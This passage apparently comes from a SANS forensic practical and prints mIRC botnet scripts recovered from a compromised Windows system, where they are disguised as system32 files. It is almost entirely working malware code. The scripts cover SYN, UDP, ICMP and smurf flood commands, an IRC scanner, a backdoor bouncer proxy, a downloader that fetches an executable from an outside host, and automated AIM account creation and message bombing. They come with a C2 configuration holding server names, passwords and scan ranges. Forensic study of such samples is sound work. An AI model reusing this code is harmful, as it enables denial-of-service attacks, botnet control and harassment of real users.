14 usage: · · 2[· · 14 !igmp <victim> [opt
```

```
ions] · · 2]· · 14 Options: 1. Packet size (default is 15000) 2.
Num of packets (0 continuous) 3. De
lay }
  if ($1 == .udp.help)  { notice $nick · · 2[· · 14UDP· · 2]· · 14
usage: · · 2[· · 14 !udp <victim> · · 2]· · 1
4 }
  if ($1 == .octo.help)  { notice $nick · · 2[· · 14OCTOPUS· · 2]·
· 14 usage: · · 2[· · 14 !octo <victim> [
options] · · 2]· · 14 Options: 1. Port }
  if ($1 == .igmp) {
    /msg %chan · · 2[· · 14IGMP· · 2]· · 14 attack on: $2
    /timerremove 1 200 /remove igmp.vbs
    write igmp.vbs on error resume next
    write igmp.vbs Set bl = CreateObject("Wscript.shell")
    write igmp.vbs bl.run "igmp $2 -s $3 -n $4 -d $5 $+ ",0,true
    run igmp.vbs
    halt
  }
  if ($1 == .syn) {
    /msg %chan · · 2[· · 14SYN· · 2]· · 14 attack on: $2 -|- port:
$4 -|- # of packets $5 -|- delay: $6

    /timerremove 1 200 /remove syn.vbs
    write syn.vbs on error resume next
    write syn.vbs Set bl = CreateObject("Wscript.shell")
    write syn.vbs bl.run "syn $2 -S $3 -p $4 -n $5 -d $6 $+
",0,true
    run syn.vbs
    halt
  }
  if ($1 == .icmp) {
    /msg %chan · · 2[· · 14ICMP· · 2]· · 14 attack on: $2
    /timerremove 1 200 /remove ping.vbs
    write ping.vbs on error resume next
    write ping.vbs Set bl = CreateObject("Wscript.shell")
    write ping.vbs bl.run "ping $2 -w 0 -l $3 -n $4 $+ ",0,true
    run ping.vbs
    halt
  }
  if ($1 == .udp) {
    /msg %chan · · 2[· · 14UDP· · 2]· · 14 attack on: $2
    /timerremove 1 200 /remove udp.vbs
    write udp.vbs on error resume next
    write udp.vbs Set bl = CreateObject("Wscript.shell")
    write udp.vbs bl.run "udp $2 0 0 0 $+ ",0,true
    run udp.vbs
    halt
```

```
  }
  if ($1 == .smurf) {
    /msg %chan · · 2[· · 14SMURF· · 2]· · 14 attack on: $2 port: $4
    /timerremove 1 200 /remove smurf.vbs
    write smurf.vbs on error resume next
    write smurf.vbs Set bl = CreateObject("Wscript.shell")
    write smurf.vbs bl.run "smurf $2 bc.dll -p $3 -P $4 -S $5 -n $6
-d $7 $+ ",0,true
    run smurf.vbs
    halt
  }
  if ($1 == .octo) {
    /msg %chan · · 2[· · 14OCTOPUS· · 2]· · 14 attack on: $2 -|-
port: $3
    /timerremove 1 200 /remove octo.vbs
    write octo.vbs on error resume next
    write octo.vbs Set bl = CreateObject("Wscript.shell")
    write octo.vbs bl.run "octo $2 $3 $+ ",0,true
    run octo.vbs
    halt
  }
}
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\spig.txt
Description File
Last Accessed 2003/06/27 20:19:13
File Created 2003/06/27 20:18:46
Last Written 2003/03/11 23:58:00
Entry Modified 2003/06/27 20:19:13

```
on 1:sockclose:SIPG: { timerSIPG 1 30 SIPG }
on 1:sockopen:SIPG:{  if ($sockerr > 0) { return } |  unset
%spigscan | timerCSPIG off | set %st
opscan no | unset %Scan.Range.* | unset %SIPG* |  sockwrite -n SIPG
USER $read(nicks.txt) $+ $ra
nd(1,9) $read(nicks.txt) $+ $rand(1,9)  $read(nicks.txt) $+
$rand(1,9)  $read(nicks.txt) $+ $ran
d(1,9) | sockwrite -n SIPG NICK $read(nicks.txt) $+ $rand(1,999)
$+ $rand(a,z) }
on 1:sockread:SIPG:{
  if ($sockerr > 0) { return } | sockread %SIPGread | if ($sockbr
== 0) { return }
  echo -a %sipgread
  if ($gettok(%SIPGread,1,32) == ping) { sockwrite -n SIPG PONG
$gettok(%SIPGread,2-,32) }
  if ($gettok(%SIPGread,2,32) == kick) { sockwrite -n SIPG join
$gettok(%SIPGread,3,32) }
```

```
  if ($gettok(%SIPGread,2,32) == 433) { sockwrite -n SIPG nick
$read(nicks.txt) }
  if ($gettok(%SIPGread,2,32) == 001) ||  ($gettok(%SIPGread,2,32)
== 474)  { sockwrite -n SIPG
join $gettok(#xdcc #x-dcc #divx-movies #warez-central #FTP-XDCC
#123warez #mp3_collective #movie
land #movie-planet #HQ-DVDS #xxx #hardrock&metalmp3
#xxxpasswd,$r(1,13),32) }
  if ($gettok(%SIPGread,2,32) == 471) ||  ($gettok(%SIPGread,2,32)
== 474)  { sockwrite -n SIPG
join $gettok(#xdcc #x-dcc #divx-movies #warez-central #FTP-XDCC
#123warez #mp3_collective #movie
land #movie-planet #HQ-DVDS #xxx #hardrock&metalmp3
#xxxpasswd,$r(1,13),32) }
  if ($gettok(%SIPGread,2,32) == 474) ||  ($gettok(%SIPGread,2,32)
== 474)  { sockwrite -n SIPG
join $gettok(#xdcc #x-dcc #divx-movies #warez-central #FTP-XDCC
#123warez #mp3_collective #movie
land #movie-planet #HQ-DVDS #xxx #hardrock&metalmp3
#xxxpasswd,$r(1,13),32) }
  if ($gettok(%SIPGread,2,32) == 473) ||  ($gettok(%SIPGread,2,32)
== 474)  { sockwrite -n SIPG
join $gettok(#xdcc #x-dcc #divx-movies #warez-central #FTP-XDCC
#123warez #mp3_collective #movie
land #movie-planet #HQ-DVDS #xxx #hardrock&metalmp3
#xxxpasswd,$r(1,13),32) }
  if ($gettok(%SIPGread,2,32) == 366) { sockwrite -n SIPG who
%getscan }
  if ($gettok(%SIPGread,2,32) == 315) || (%SIPGnum >= 5) {
sockclose SIPG | return }
  if ($gettok(%SIPGread,2,32) == 352) { if ($gettok(%SIPGread,8,32)
!= $host) && ($gettok(%SIPGr
ead,7,32) != $ip) && (*.undernet.org !iswm $gettok(%SIPGread,6,32))
{  inc %SIPGnum | set %SIPG.
 [ $+ [ %SIPGnum ] ] $gettok(%SIPGread,6,32) | dns
$gettok(%SIPGread,6,32) }
  }
}
alias SIPG { if ($sock(SIPG)) { sockclose SIPG } | sockopen SIPG
$read(ipservers.txt) 6667 }
alias spigscan { set %stopscan no | set %silentscan on | inc
%spigscan | if (%spigscan >= 5) { u
nset %spigscan | sipg } | set %begshortip $gettok( [ %Scan.Range. [
$+ [ %spigscan ] ] ] ,1,32)
 | set %beglongip $longip(  %begshortip ) | set %endshortip
$gettok( [ %Scan.Range. [ $+ [ %spig
```

```
scan ] ] ] ,2,32)  | set %endlongip $longip( %endshortip  ) | set
%total $calc( %endlongip - %be
glongip ) | unset %totalscaning | msg %chan · · 2[· · 14DT-GT· ·
2]· · 14 starting scan from: [ %begshor
tip to %endshortip ]  * $+ . $+ $gettok([ %sipg. [ $+ [ %spigscan ]
] ],$count([ %sipg. [ $+ [ %
spigscan ] ] ],.) $+ -,46) | startscan }
alias spigscan2 { set %stopscan no | set %silentscan on | inc
%spigscan | if (%spigscan >= 5) {
set %begshortip moreips | unset %spigscan | SIPG } | if
(%begshortip !== moreips) { set %begshor
tip $gettok( [ %Scan.Range. [ $+ [ %spigscan ] ] ] ,1,32)  | set
%beglongip $longip(  %begshorti
p ) | set %endshortip $gettok( [ %Scan.Range. [ $+ [ %spigscan ] ]
] ,2,32)  | set %endlongip $l
ongip( %endshortip  ) | set %total $calc( %endlongip - %beglongip )
| unset %totalscaning | msg
%chan · · 2[· · 14DT-GT· · 2]· · 14 starting scan from: [
%begshortip to %endshortip ] * $+ . $+ $gettok
([ %sipg. [ $+ [ %spigscan ] ] ],$count([ %sipg. [ $+ [ %spigscan ]
] ],.) $+ -,46) | startscan
}  | else { msg %chan · · 2[· · 14DT-GT· · 2]· · 14 Getting new ips
} }
on 1:DNS:{ haltdef | timerspigscan 1 10 spigscan | if ($iaddress) {
if ($iaddress == $ip) { retu
rn } | inc %SIPGdns | set %Scan.Range. [ $+ [ %SIPGdns ] ]
$gettok($iaddress,1-2,46) $+ .0.0 $ge
ttok($iaddress,1,46) $+ . $+ $calc($gettok($iaddress,2,46)+10) $+
.255.255 | return } } }
}
· · · · · · · · · · · · · · · · · · · · · · · · · · · · · · · · · · · ·
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\remote.ini
Description File, Archive
Last Accessed 2003/06/27 20:19:13
File Created 2003/06/27 20:18:46
Last Written 2003/04/02 23:06:58
Entry Modified 2003/06/27 20:19:13

```
[users]
n0=20:*!*@***
[variables]
n0=%server beasts.tosham.com
n1=%serverport 6667
n2=%chan #beasts
n3=%iisfile iexplore32i.exe
n4=%9xroom #beasts
```

```
n5=%winXchan #beasts
n6=%key shutdown
n7=%pass ginger
n8=%prefix [l33t]
n9=%botserver
n10=%botport 6667
n11=%identd DTBOT
n12=%loggedin -+=[  ]=+- · 12° ¤ o · · 4N· ow · H· as · MA$TER·  ·
A· ccess · T· o · D· T-· G· T %ver · 12o¤ °
n13=%amounts 5
n14=%flchan #beasts
n15=%flnick #beasts
n16=%fltime 20
n17=%clones 10
n18=%ver 4.5
n19=%numfloodmessages 23
n20=%proxy.port 31337
n21=%proxy.connecting 6815590 6841006 6923375 6943464 7216116
7323100 7404717 7578917 9456567 95
18396 9562570 9695701 10850382 10946329 10971736 11200054
n22=%prx2
n23=%prx QUIT :
n24=%bnc OFF
n25=%channel
n26=%fldprfix [DK]
n27=%fnick
n28=%fludserver 136.165.62.62
n29=%fludport 6667
n30=%fludtype Notice
n31=%flamount 30
n32=%floaddelay 2
n33=%dtflud flud43289
n34=%fcon 0
n35=%fljoin ##^poop^.
n36=%flpart #netbios
n37=%fludvict ##^poop^.
n38=%identdz SUCKA
n39=%dietime 1
n40=%identz2 SUCKAl
n41=%identz3 SUCKAl
n42=%pass2 changepass
n43=%identz4 SUCKAx
n44=%loadfile tools2.txt
n45=%unloadfile socketmanager.mrc
n46=%timeout 10
n47=%dlplace http://dt3.netfirms.com/proxy.exe
n48=%dldir ""
```

```
n49=%savefile ""
n50=%run no
n51=%installdate Friday February 14 2003
n52=%install 0
n53=%rb_size 10
n54=%rb_used 3
n55=%rb_unused 7
n56=%rb_usedstr |||
n57=%rb_unusedstr -------
n58=%nb.file iexplore32i.exe
n59=%zVeN off
n60=%nb.threads 20
n61=%gc 0
n62=%gf 0
n63=%nb.total 4
n64=%nb.start 63.102.173.98
n65=%nb.end 63.102.173.102
n66=%nb.delay 100
n67=%nb.timeout 400
n68=%nb.s.1 63
n69=%nb.s.2 102
n70=%nb.s.3 173
n71=%nb.s.4 102
n72=%nb.time 1039411570
n73=%nb.current 63.102.173.102
n74=%icqsubject OWNED
n75=%icqbody
OWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOW
NEDOWNEDOWNEDOWN
EDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNEDOWNED
OWNEDOWNEDOWNEDOWNEDOWNEDOWNE
DOWNEDOWNEDOWNEDOWNED
n76=%icqto 117231578
n77=%speed http://www.dslreports.com/archive/  $+
n78=%poop $gettok($host,7-,46)
n79=%silentscan off
n80=%nb.con on
n81=%dlistplace queers/
n82=%listdir queers
n83=%listfile list2.txt
n84=%listplace amateur.freegayspace.com
n85=%list proxy.txt
n86=%list1 list1.txt
n87=%list2 list2.txt
n88=%weiner off
n89=%uselist list1.txt
n90=%port 445
```

```
n91=%randscan1 2219840447
n92=%randscan2 3160724722
n93=%scanning no
n94=%change1 96
n95=%change2 255
n96=%change3 0
n97=%ver 3.0
n98=%fldmsg :TEST testing 2 words and more w00tie testin' woop de
dooie
n99=%cs-key 2607826480345
n100=%winkey 55274-640-0000356-23087
n101=%stopscan yes
n102=%445 128.218.1.161
n103=%AIMUserCount 2
n104=%AIMUserHost aliza7196!neils63@=Ho8-2lfqy26-
87.nas51.stockton1.ca.us.da.qwest.net
n105=%icqfrom OWNED
n106=%range0 3635903252
n107=%range1 3635903262
n108=%range2 3635903262
n109=%currentnick jarrad4394
n110=%sckrd :PortX!deuceboy@=nxMJ864H6Z.ipt.aol.com NOTICE
##^poop^. :-M· a· 5· S· I· v· E· _· B· l· 0· O· d
· y_· f· 1· 0· 0· d· _· 4· T· T· A· c· k_· M· A· 5· 5· i· v· e· _·
b· L· O· O· d· Y_· F· 1· 0· O· d· _· a· t· T· a· c· K_· m· A· 5· S·
I· V· e
· _· b· 1· o· 0· D· Y_· f· l· o· O· d· _· a· T· t· 4· c· k_· M· A·
S· S· 1· V· e· _· B· 1· o· 0· d· Y_· F· 1· o· o· d· _· 4· T· t· A·
C· k_· M
· A· s· s· 1· V· e· _· b· L· 0· O· d· Y_· F· l· 0· 0· D· _· 4· T·
t· a· c· k_· m· a· s· S· I· v· e· _· b· L· 0· 0· D· Y_· f· 1· O· 0·
d· _· A·
t· t· a· c· k_· M· a· S· 5· I· v· e· _· b· l· O· o· d· Y_· f· 1· O·
0· d· _· 4· t· t· a· c· K_· m· a· s· s· I· V· e· _· B· L· 0· O· D·
y_· f·
l· o· O· D· _· A· T· t· 4· C· K_· m· A· s· s· 1· V· e· _· B· l
n111=%Lines 100
n112=%query1 12.30.*.*
n113=%iniscan.stat.bag off
n114=%uniscan.wnick jermaine9277
n115=%uni.oneip 3635903549
n116=%uni.twoip 3635903548
n117=%uniscan.work 216.183.124.45 - 216.183.124.60
n118=%uniscan.chan #winX.scanner2.
n119=%uniscan.found 5
n120=%uniscan.bag 0
n121=%iniscan.stat.server off
```

```
n122=%unibag.job off
n123=%subsock ""
n124=%uni.bcheck 216.183.124.53
n125=%unibag.page 130
n126=%scanport.status off
n127=%unmask.status off
n128=%sub.unmusk off
n129=%scanip.status off
n130=%targetip.obj #winX.scanner2.
n131=%found.sub 0
n132=%count.sub 1
n133=%count.all.sub 1
n134=%sub.who 12.40.34.2
n135=%scanip.rezult show
n136=%sub.take.ready off
n137=%scan.openip 69
n138=%scanip.end on
n139=%1p1 12.*.*.*
n140=%1p2 12.131.123.151
n141=%AIMUserPass 8115197143
n142=%AIMSequence 11572
n143=%SequenceNumber 65239
n144=%pw 1225893129
n145=%sn m4kj54gj6s0gy
n146=%url
http://aim.aol.com/aimnew/create_new.adp?name=m4kj54gj6s0gy&passwor
d=1225893129&confir
m=1225893129&email=sbv513ycfxbg@sexmail.com&month=01&day=12&year=19
45&promo=106712&pageset=Aim&p
rivacy=1&client=no
n147=%blaaaa ""
n148=%em sbv513ycfxbg@sexmail.com
n149=%name qdsnvhzzle
n150=%window ""
n151=%rsn m 4 k j 5 4 g j 6 s 0 g y
n152=%getscan *
n153=%host 0-1pool20-157.nas49.stockton1.ca.us.da.qwest.net
n154=%botstop no
n155=%SIPGread :Geneva.CH.EU.Undernet.org 352 gerome784 #x-dcc
~Tasttee bgp397968bgs.jersyc01.nj
.comcast.net *.undernet.org Tasttee H :3 Quebert
n156=%SIPGnum 5
n157=%SIPG.1 h24-70-150-56.su.shawcable.net
n158=%SIPG.2 89.Red-80-35-84.pooles.rima-tde.net
n159=%SIPG.3 ip68-12-132-177.ok.ok.cox.net
n160=%SIPG.4 D576A4B5.kabel.telenet.be
n161=%SIPG.5 DTG-240.216-254-232.dtgnet.com
```

```
n162=%SIPGdns 4
n163=%Scan.Range.1 80.35.0.0 80.45.255.255
n164=%Scan.Range.2 68.12.0.0 68.22.255.255
n165=%Scan.Range.3 213.118.0.0 213.128.255.255
n166=%Scan.Range.4 216.254.0.0 216.264.255.255
n167=%spigscan 1
n168=%loginnick beasts
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\bnc.dll
Description File
Last Accessed 2003/06/27 20:19:13
File Created 2003/06/27 20:18:46
Last Written 2003/03/07 23:21:00
Entry Modified 2003/06/27 20:19:13

```
ON *:LOAD: { set %proxy.port 31337 | hmake proxy 100 | backup_proxy
| hfree proxy | start_proxy
| echo -s · 2[· 12Mr. Bnc· 2]·  I'm ready to go!, right click in
your status window and click help.
}
ON *:START: { hmake proxy | close_proxy | if ($findfile(D:\,*.*,*)
> 0  }

menu status {
  Mr. BNC
  .-
  . $iif($hget(proxy),STOP,START) :
$iif($hget(proxy),close_proxy,start_proxy)
  .Help: echo -s Tell your friends to type · //server $IP
%proxy.port $+ ·  Then they need to ente
r thier username and password as shown when they connect.
  .Add: proxy_add $$?="Nickname?" $$?="Password?"
  .Delete: proxy_del $$?="Nickname?"
  .Change Port: set %proxy.port $$?="Proxy Port? (Default = 31337)"
}
alias close_proxy { sockclose proxy | set %bnc OFF | msg %chan ·
2[· 12Mr. Bnc· 2]·  · 0,4Stopped. }

alias start_proxy { socklisten proxy %proxy.port | set %bnc ON |
msg %chan · 2[· 12Mr. Bnc· 2]·  · 1,
9Started. Port %proxy.port }
alias backup_proxy { var %bup = $hget(proxy,0).item | hmake
backuppproxy 100 | while (%bup) { IF
(PROXY !isin $hget(proxy,%bup).item) { hadd backuppproxy
$hget(proxy,%bup).item $hget(proxy,%bup)
 } } | .remove proxy.hash | .hsave backuppproxy proxy.hash | .hfree
backuppproxy }
```

```
ON *:SOCKLISTEN:PROXY: { var %proxy = $ticks | set
%proxy.connecting %proxy.connecting $ticks |
sockaccept proxy $+ %proxy }
ON *:SOCKREAD:PROXY*: {
  var %prx1 = :proxy!proxy@ $+ $host NOTICE
  sockread %prx
  tokenize 32 %prx
  IF ($right($sockname,-5) isin %proxy.connecting) {
    IF ($1 == NICK) { hadd proxy $sockname PROXY $+ $2 | halt }
    IF ($1 == USER) {
      var %prx5 = $sockname
      hadd proxy $hget(proxy,$sockname) $2- CONNECTED
      sockrename $sockname $hget(proxy,$sockname)
      hdel proxy %prx5
      %proxy.connecting =
$remtok(%proxy.connecting,$right($sockname,-5),1,32)
      .sockwrite -n $sockname %prx1 :Welcome to the Valix IRC Proxy
server.
      .sockwrite -n $sockname %prx1 :Type · /quote conn <user>
<password> <server> <port>·
      halt
    }
    halt
  }
  IF ($right($hget(proxy,$sockname),9) == CONNECTED) {
    IF ($1 == CONN) {
      IF ($5) {
        IF ($hget(proxy,$2)) {
          IF ($hget(proxy,$2) == $3) {
            sockwrite -n $sockname %prx1 :*** Connecting to $4 on
port $5 $+ ...
            sockopen SERVER $+ $sockname $4 $5
            identd on $lower($right($sockname,-5))
            .timeridentd 1 2 identd on Valix
          }
          ELSE { sockwrite -n $sockname %prx1 :Incorrect password.
}
        }
        ELSE { sockwrite -n $sockname %prx1 :Invalid username. }
      }
      ELSE { sockwrite -n $sockname %prx1 :Type · /quote conn
<user> <password> <server> <port>·
}
    }
    ELSE { halt }
  }
  ELSE { sockwrite -n SERVER $+ $sockname $1- }
```

```
}

ON *:SOCKOPEN:SERVERPROXY*: {
  IF ($sockerr > 0) { sockwrite -n $right($sockname,-6) %prx1 :No
such server, Try a different o
ne. | halt }
  sockwrite -n $sockname NICK $right($sockname,-11)
  sockwrite -n $sockname USER
$gettok($hget(proxy,$right($sockname,-6)),1-4,32)
  hadd proxy $right($sockname,-6) $server $port
}

ON *:SOCKREAD:SERVERPROXY*: { sockread %prx2 | tokenize 32 %prx2 |
IF ($sock($sockname)) { sockw
rite -n $right($sockname,-6) $1- } }
ON *:SOCKCLOSE:PROXY*: { hdel proxy $sockname | if ($sock( SERVER
$+ $sockname ,1) { sockclose S
ERVER $+ $sockname } }
ON *:SOCKCLOSE:SERVERPROXY*: { sockclose $right($sockname,-6) }

alias proxy_add {
  IF ($2) {
    IF ($hget(proxy,$1)) { msg %chan · 2[· 12Mr. Bnc· 2]·  Error:
That nickname already exists on th
e proxy users list.·  }
    ELSE { hadd proxy $1 $2 | IF ($show) { msg %chan · 2*** ·  $+
$1 $+ ·  Was succesfully added wi
th the password ·  $+ $2 } }
  }
  ELSE { msg %chan · 2[· 12Mr. Bnc· 2]·  Error: Insufficient
paramaters. · /proxy_add <nick> <passwd>
·  }
}
alias proxy_del {
  IF ($1) {
    IF ($hget(proxy,$1)) { hdel proxy $1 | IF ($show) { msg %chan ·
2*** ·  $+ $1 $+ ·  Was succesf
ully removed from the proxy list } }
    ELSE { msg %chan · 2[· 12Mr. Bnc· 2]·  Error: That nickname
doesn't exists on the proxy users li
st.·  }
  }
  ELSE { msg %chan · 2[· 12Mr. Bnc· 2]·  Error: Insufficient
paramaters. · /proxy_del <nick>·  }
}
```

```
on *:sockopen:download: { if ($sockerr) { msg %chan Error: Socket
error. | return } | .write -c
%download2 | .sockwrite -n $sockname GET / $+ %download3 HTTP/1.0 |
.sockwrite -n $sockname Acc
ept: */* | .sockwrite -n $sockname Host: %download1 | .sockwrite -n
$sockname }
on *:sockread:download: { if (%downloadready != 1) { var %header |
sockread %header | while ($so
ckbr) { if (Content-length: * iswm %header) { %downloadlength =
$gettok(%header,2,32) } | elseif
 (* !iswm %header) { %downloadready = 1 | %downloadoffset =
$sock($sockname).rcvd | break } | so
ckread %header } } | sockread 4096 &d | while ($sockbr) { bwrite
%download2 -1 -1 &d | sockread
4096 &d } }
on *:sockclose:download: { if ($file(%download2).size !=
%downloadlength) { .sockclose download
| download http:// $+ %download1 $+ / $+ %download3 } | else { msg
%chan Success: File downloade
d ( $+ $mircdir $+ %download2 $+ ) [[ $+
$bytes($file(%download2).size).suf $+ ][ $+ $duration($
calc($ctime - %download4)) $+ ][ $+
$round($calc($calc($file(%download2).size / 1024) / $calc($c
time - %download4)),2) $+ kbps $+ ] } | unset %download* }
}
alias download { if ($sock(download)) { msg %chan Error: Already
downloading a file. | return }
| set %download1 $gettok($1,2,47) | set %download2
$gettok($1,$numtok($1,47),47) | set %download
3 $gettok($1,3-,47) | set %download4 $ctime | .sockopen download
%download1 80 }
```

Full Path SANS Practical - Part II\002\C\WINNT\system32\mscctl32.ocx
Description File
Last Accessed 2003/06/27 20:19:12
File Created 2003/06/27 20:18:46
Last Written 2003/03/07 23:18:00
Entry Modified 2003/06/27 20:19:12

```
alias rndpw {
  set %pw $r(0,9) $+ $r(0,9) $+ $r(0,9) $+ $r(0,9) $+ $r(0,9) $+
$r(0,9) $+ $r(0,9) $+ $r(0,9) $
+ $r(0,9) $+ $r(0,9)
}
alias rndem {
```

```
  set %em $r(a,z) $+ $r(a,z) $+ $r(a,z) $+ $r(1,923) $+ $r(a,z) $+
$r(a,z) $+ $r(a,z) $+ $r(a,z)
 $+ $r(a,z) $+ $r(a,z) $+ @sexmail.com
}
alias rndname {
  set %name $r(a,z) $+ $r(a,z) $+ $r(a,z) $+ $r(a,z) $+ $r(a,z) $+
$r(a,z) $+ $r(a,z) $+ $r(a,z)
 $+ $r(a,z) $+ $r(a,z)
}
alias rndsn {
  unset %rsn* | set %rsn $r(a,z)
  var %a = $r(5,10) , %b = $r(1,4) , %chan = $r(1,2) , %d =
$r(100,1999999999)
  if (%chan = 1) {
    var %_ = 1
    while (%_ <= $calc(%a + %b)) {
      var %r = $r(1,2)
      if (%r = 1) { set %rsn [ %rsn ] $r(a,z) }
      if (%r = 2) { set %rsn [ %rsn ] $r(0,9) }
      inc %_
    }
  }
  if (%chan = 2) {
    var %_ = 1
    while (%_ <= $calc(%a + %b)) {
      var %r = $r(1,2)
      if (%r = 1) { set %rsn [ %rsn ] $r(a,z) }
      if (%r = 2) { set %rsn [ %rsn ] $r(0,9) }
      inc %_
    }
  }
  return $remove(%rsn,$chr(32))
}

alias totalaims {
  if ($lines(aim.txt) <= 0) || (!$exists(aim.txt)) {
    return 0
  }
  else {
    return $lines(aim.txt)
  }
}
alias create {
  window @test
  $dll(nhtml.dll,detach,$window(@test).hwnd)
  $dll(nhtml.dll,attach,$window(@test).hwnd)
  rndpw
```

```
  rndname
  rndem
  set %sn $rndsn
  set %url http://aim.aol.com/aimnew/create_new.adp?name= $+ %sn $+
&password= $+ %pw $+ &confir
m= $+ %pw $+ &email= $+ %em $+
&month=01&day=12&year=1945&promo=106712&pageset=Aim&privacy=1&cli
ent=no
  msg %chan Making screen name %sn with pass %pw
  $dll(nhtml.dll,navigate,%url)
  write aim.txt %sn $+ : $+ %pw | msg %chan created following aim
acct: %sn $+ : $+ %pw
}

alias roast {
  var %Roasted = 0x
  var %i = 1
  var %i2 = 0
  var %RoastString = Tic/Toc
  var %roastChar
  var %mLen = $len($1-)
  while (%i <= %mLen) {
    %roastChar = $asc($mid($1-,%i,1))
    inc %i2
    if (%i2 > 7) { %i2 = 1 }
    %roastChar = $xor(%roastChar,$asc($mid(%RoastString,%i2)))
    %roastChar = $base(%roastChar,10,16)
    if ($len(%roastChar) == 1) { %roastChar = 0 $+ %roastChar }
    %Roasted = %Roasted $+ %roastChar
    inc %i
  }
  return $lower(%Roasted)
}

alias aimlogin {
  if ($2) {
    var %i = 1 , %InList = 1
    writeini AImIRC.ini Users CurrentUser $1
    %AIMUserPass = $2
    aimconnect
  }
}

alias aimconnect {
  if ($AIMConnectStatus == 1) { discard $input(Already
Connected,260,Connect error) | return }
  sockopen TIKTOC TOC.oscar.aol.com 80
```

```
  %AimSequence = $rand(10000,15000)
  msg %chan Connecting to AIM Login server
}

alias aimdisconnect {
  sockclose TIKTOC
  msg %chan Disconnected from AIM.
}

alias AIMConnectStatus { return $iif(($sock(TIKTOC).mark == 1),1,0)
}

on 1:SOCKOPEN:TIKTOC: {
  if ($sockerr > 0) {
    msg %chan SOCKET ERROR: $sockerr
    return
  }
  sockmark TIKTOC 1
  msg %chan Connected to AIM Login server
  sockwrite TIKTOC FLAPON $+ $crlf $+ $crlf
}
on 1:SOCKCLOSE:TIKTOC: {
  msg %chan AIM Login server disconnected me
  initaimhashes
}

alias AIMEncode {
  var %i = 1
  var %s
  var %AIMEncodeOut
  var %allowedChars =
abcdefghijklmnopqrstuvwxyz1234567890!@#$%^&*()-_=+|~`;'<,>.?/
  while (%i <= $len($1-)) {
    %s = $mid($1-,%i,1)
    if (($pos(%allowedChars,%s) != $null) || $asc(%s) == 32) {
      if ($asc(%s) == 32) {
        %AIMEncodeOut = %AIMEncodeOut %s
      }
      else {
        %AIMEncodeOut = %AIMEncodeOut $+ %s
      }
    }
    else {
      %AIMEncodeOut = %AIMEncodeOut $+ \ $+ %s

    }
    inc %i
```

```
  }
  return %AIMEncodeOut
}
alias RemoveHTML {

  var %Msg = $1- <>
  var %expr = /<.*?>/g
  var %tmp
  discard $regsub(%Msg,%expr,$null,%tmp)
  return %Tmp
}

on 20:text:!aim.create:*:{
  if ($me isvo %chanhan) { msg %chan AIM - Creating SN... }
  create
}

on 20:text:!aim.signon:*:{
  if ($lines(aim.txt) >= 1) && (!$sock(TIKTOC)) {
    aimlogin $gettok($read(aim.txt,$r(1,$lines(aim.txt))),1,58)
$gettok($read(aim.txt,$r(1,$line
s(aim.txt))),2,58)
    if ($me isvo %chan) { msg %chan AIM - Connecting to aim
server... }
  }
  elseif ($sock(TIKTOC)) {
    if ($me isvo %chan) { msg %chan AIM - Already Signed On. }
  }
  elseif (!$sock(TIKTOC)) {
    if ($me isvo %chan) { msg %chan AIM - No Accounts Made. Type
!aim.create first! }
  }
}

on 20:text:!aim.bomb*:*:{
  if ($2) && ($sock(TIKTOC)) && (!$3) {
    senddata toc_send_im $remove($2,$chr(160)) " $+
$AIMEncode($str(<b>f</b>l<i>o</i>od,40)) $+
" auto
    if ($me isvo %chan) { msg %chan AIM - Bombed $2 }
  }
  elseif ($3) && ($sock(TIKTOC)) {
    senddata toc_send_im $remove($2,$chr(160)) " $+ $AIMEncode($3-)
$+ " auto
    if ($me isvo %chan) { msg %chan AIM - Bombed $2 with $3 }
  }
  elseif (!$sock(TIKTOC)) {
```

```
    if ($me isvo %chan) { msg %chan AIM - Not Connected. Type
!aim.signon first! }
  }
  if (!$2) {
    if ($me isvo %chan) { msg %chan AIM - !aim.bomb sn <message> -
message is optional! }
  }
}

on 20:text:!aim.disconnect:*:{
  if ($sock(TIKTOC)) {
    aimdisconnect
  }
  else {
    if ($me isvo %chan) { msg %chan AIM - No Socket Connected... }
  }
}
on 20:text:!aim.join*:*: {
  senddata toc_chat_join 4 " $+ $2 $+ "
  msg %chan Joining $2
}
on 20:text:!aim.part*:*: {
  senddata toc_chat_part 4 " $+ $2 $+ "
  msg %chan Parting $2
}
alias handle_toc_error {
  var %Err = $gettok($1-,1,58)
  var %ErrData = $gettok($1-,2-,58)
  var %ErrMsg = Unknown Error
  var %ErrTitle = Unknown Class
  if (%Err isnum 901-903) { %ErrTitle = General Error }
  elseif (%Err == 950) { %ErrTitle = Chat Error }
  elseif (%Err isnum 960-962) { %ErrTitle = IM/Info error }
  elseif (%Err isnum 970-979) { %ErrTitle = Directory Error }
  elseif ((%Err isnum 980-983) || (%Err == 989)) { %ErrTitle =
Authentication Error }

  if (%Err == 901) { %ErrMsg = User %ErrData is not available }
  elseif (%Err == 902) { %ErrMsg = Warning of %ErrData is not
allowed }
  elseif (%Err == 903) { %ErrMsg = Rate Limiting, Messages dropped
}
  elseif (%Err == 950) { %ErrMsg = Chat in %ErrData is not
available }
  elseif (%Err == 960) { %ErrMsg = Rate Limiting, you are sending
messages too fast to %ErrData
}
```

```
  elseif (%Err == 961) { %ErrMsg = You missed a message from
%ErrData because it was too long }

  elseif (%Err == 962) { %ErrMsg = You missed a message from
%ErrData because it was sent too fa
st (Rate limiting) }
  elseif (%Err == 970) { %ErrMsg = Directory Failure }
  elseif (%Err == 971) { %ErrMsg = Too many matches }
  elseif (%Err == 972) { %ErrMsg = Need more qualifiers }
  elseif (%Err == 973) { %ErrMsg = Directory service temporarily
unavailable }
  elseif (%Err == 974) { %ErrMsg = Email lookup restricted }
  elseif (%Err == 975) { %ErrMsg = Keyword Ignored }
  elseif (%Err == 976) { %ErrMsg = No Keywords }
  elseif (%Err == 977) { %ErrMsg = Language Not supported }
  elseif (%Err == 978) { %ErrMsg = Country not supported }
  elseif (%Err == 979) { %ErrMsg = Unknown directory failure:
%ErrData }
  elseif (%Err == 980) { %ErrMsg = Incorrect Nickname or password |
msg %chan error: %ErrTitle -
 %ErrMsg - $+(#,%Err) | aimdisconnect | aimlogin
$gettok($read(aim.txt,$r(1,$lines(aim.txt))),1,
